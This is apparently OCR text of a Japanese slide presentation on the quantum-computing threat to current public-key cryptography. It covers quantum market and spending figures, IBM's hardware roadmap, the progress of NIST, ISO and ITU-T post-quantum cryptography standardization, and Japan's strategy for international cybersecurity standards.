
量子コンピュータの実現に向けて

- もし十分な規模の量子コンピュータが実用化されると仮定すると、現在のRSA暗号や楕円曲線暗号の安全性を保てなくなる
- 現在使用されているRSAや楕円曲線は、暗号が実際に普及するまでに20年近くかかっている
- 2030年ころには、十分な規模の量子コンピュータが構築されると言われている
- 早いタイミングで、耐量子暗号（PQC）の研究・開発が期待されている。
- NIST（米国）は、現在、PQCの選定のためのCompetitionを実施しているところである。一段落したところ。

暗号化データの収穫　→　量子コンピュータが利用できるタイミングで「復号」

Generous government spending

Spending on quantum research by country [USD million]



Source Qureca Ltd., Roland Berger

量子コンピュータの研究開発に関する政府投資額


- 単位：１億円
- ２０２１年の調査
- 中国が群を抜いている
（By Roland Berger）

Roland Berger

Four key segments of the quantum market

Outlook for segment growth through 2040 (USD m)

量子の市場における４つの重要な分野
１）量子コンピュータの開発
２）支援技術（冷却装置、真空ポンプ等）
３）暗号・通信技術
４）量子センシング
（By Roland Berger）



Source Expert interviews, desk research, Roland Berger

Roland Berger

Quantum Cryptography Market Overview


QUANTUM CRYPTOGRAPHY MARKET GLOBAL FORECAST TO 2028 (USD BN)

CAGR OF

41.2%

The global quantum cryptography market is expected to be worth USD 3.0 billion by 2028, growing at a CAGR of 41.2% during the forecast period.

世界の量子暗号（PQCを含む）市場は2028年までに30億ドル規模になると予測され、予測期間中のCAGR (年平均成長率)は41.2%で成長する。



開発ロードマップ

IBMが実装済み
オンターゲットで進行中

IBM Quantum

	2019	2020	2021	2022	2023	2024	2025	Beyond 2026
	IBMのクラウド上で量子回路を実行	量子アルゴリズムとアプリケーションの実証とプロトタイプ化	Qiskit Runtimeで量子プログラムを100倍高速に実行	Qiskit Runtimeに動的回路を導入し、より多くの計算手法の実行を可能に	エラスティック・コンピューティングとQiskit Runtime並列化によるアプリケーションの拡張	スケーラブルな誤り抑制手法でQiskit Runtimeの精度を向上	Qiskit Runtimeを制御する回路編みツールボックスで量子アプリケーションを拡張	Qiskit Runtimeに誤り訂正を統合し、量子ワークフローの精度と速度を向上
モデル開発者					量子ソフトウェア アプリケーションのプロトタイプ ⟶ 量子ソフトウェアアプリケーション		機械学習 | 自然科学 | 最適化	
アルゴリズム開発者		量子アルゴリズムとアプリケーション・モジュール 機械学習 | 自然科学 | 最適化			量子サーバーレス	インテリジェントオーケストレーション	回路編みツールボックス	量子回路ライブラリ
カーネル開発者	Circuits		Qiskit Runtime	動的回路	マルチスレッドプリミティブ	誤り抑制と軽減		誤り訂正
システムモジュール性	Falcon 27 qubits	Hummingbird 65 qubits	Eagle 127 qubits	Osprey 433 qubits	Condor 1,121 qubits Heron 133 qubits x p	Flamingo 1,386+ qubits Crossbill 408 qubits	Kookaburra 4,158+ qubits	古典通信と量子通信で10K-100K qubitsに拡張

PQC（耐量子暗号）

- PQCは耐量子暗号と呼ばれ、以下のような活動がなされている。
- 議論が加速化される背景：既存暗号により処理されたデータの格納化が加速　→　量子コンピュータが使える状況になったとき、一気に解読
- NISTの標準化：NISTにおける3回の評価と分析の結果、NISTはPQC標準化プロセスの結果として標準化を想定している4つのアルゴリズムを選択した。CRYSTALS-KYBERが公開鍵カプセル化メカニズムとして、CRYSTALS-Dilithium、FALCON、SPHINCS+が電子署名スキームとして選定された。これらのアルゴリズムは、量子コンピュータの出現後を含め、予測可能な将来にわたって機密情報を保護するために使用することができる。
- ISO：ドイツより、耐量子計算機暗号FrodoKEMの標準化が提案され、1年半での規格の発行を目指し、ISO/IEC 18033-2（暗号アルゴリズム 第2部：非対称暗号）の追補として2023年に規格化作業が開始された。この追補に掲載候補として挙げられているアルゴリズムは、FrodoKEM、CRYSTALS-Kyber、Classic McEliceである。ただ、WG内の議論では、耐量子計算機暗号の規格内容の考え方に様々な見解が出ているため、コンセンサスが得られておらず、進捗は停滞気味である。中間会合を増やして議論を加速する予定である。
- ITU-T:　PQCよりQKDの方の議論が活性化している。PQCについては、アルゴリズムの標準化はISO側に譲り、PQCの利活用に関する議論に集中する。日本から「PQCに基づく高機能暗号活用のガイドライン」の提案をし、標準化がスタートしている。

最後に

1. 国際標準化はIoTデバイスに限定されるものではない。IoTシステムやその組み合わせとして様々な実装形態があることに留意が必要。さらに、5G、CPS / DT、OT/IT、スマートシティなどへの応用が世界的に活発に検討されている。環境が複雑化しているため、標準化内容が多様化
2. 上記の環境において、サイバーセキュリティの確保は最優先事項になっている。
3. その意味で、世界の関連諸国とJPとの積極的な情報共有は、極めて有効な対策手段となり得る：
   - 共有はリスク管理活動- 共有することで早期警戒を得る（提供する）ことができる
   - 協力により、防衛コストを削減できる- 追跡していなかったアクターや脅威を特定することができる。
   - 情報を共有することで、サプライヤー、パートナー、競合他社の企業の安全確保を支援できる
4. 国際標準化の視点から、以下の点を考慮することが重要となろう：

- 標準化戦略：国内の研究プロジェクトの出口の一つが国際標準化になる可能性があるが、国際標準化はイベントドリブンではなく、戦略ドリブンである。日本におけるサイバーセキュリティの中に、国際標準化戦略をきちんと盛り込むことが重要となる。戦略の内容と研究開発戦略は強くリンクする。
- 友好国との綿密な連携の促進：国際標準化は、多くの国とのハーモナイゼーションにより成り立つ。特に、友好国との戦略を含めた意見交換や国際標準化の進め方・提案内容の連携を促進し、日本だけではなく、他の国にとっても有効な国際規格化を推進できることが望ましい。関係するキーパーソンとの密なコミュニケーションがとれるような人間関係の構築も重要となる。
- 国際標準への参画の推進：若手の技術者、セキュリティ、及び監査の専門家の国際規格化への参加を強化する必要がある。

Thank you for listening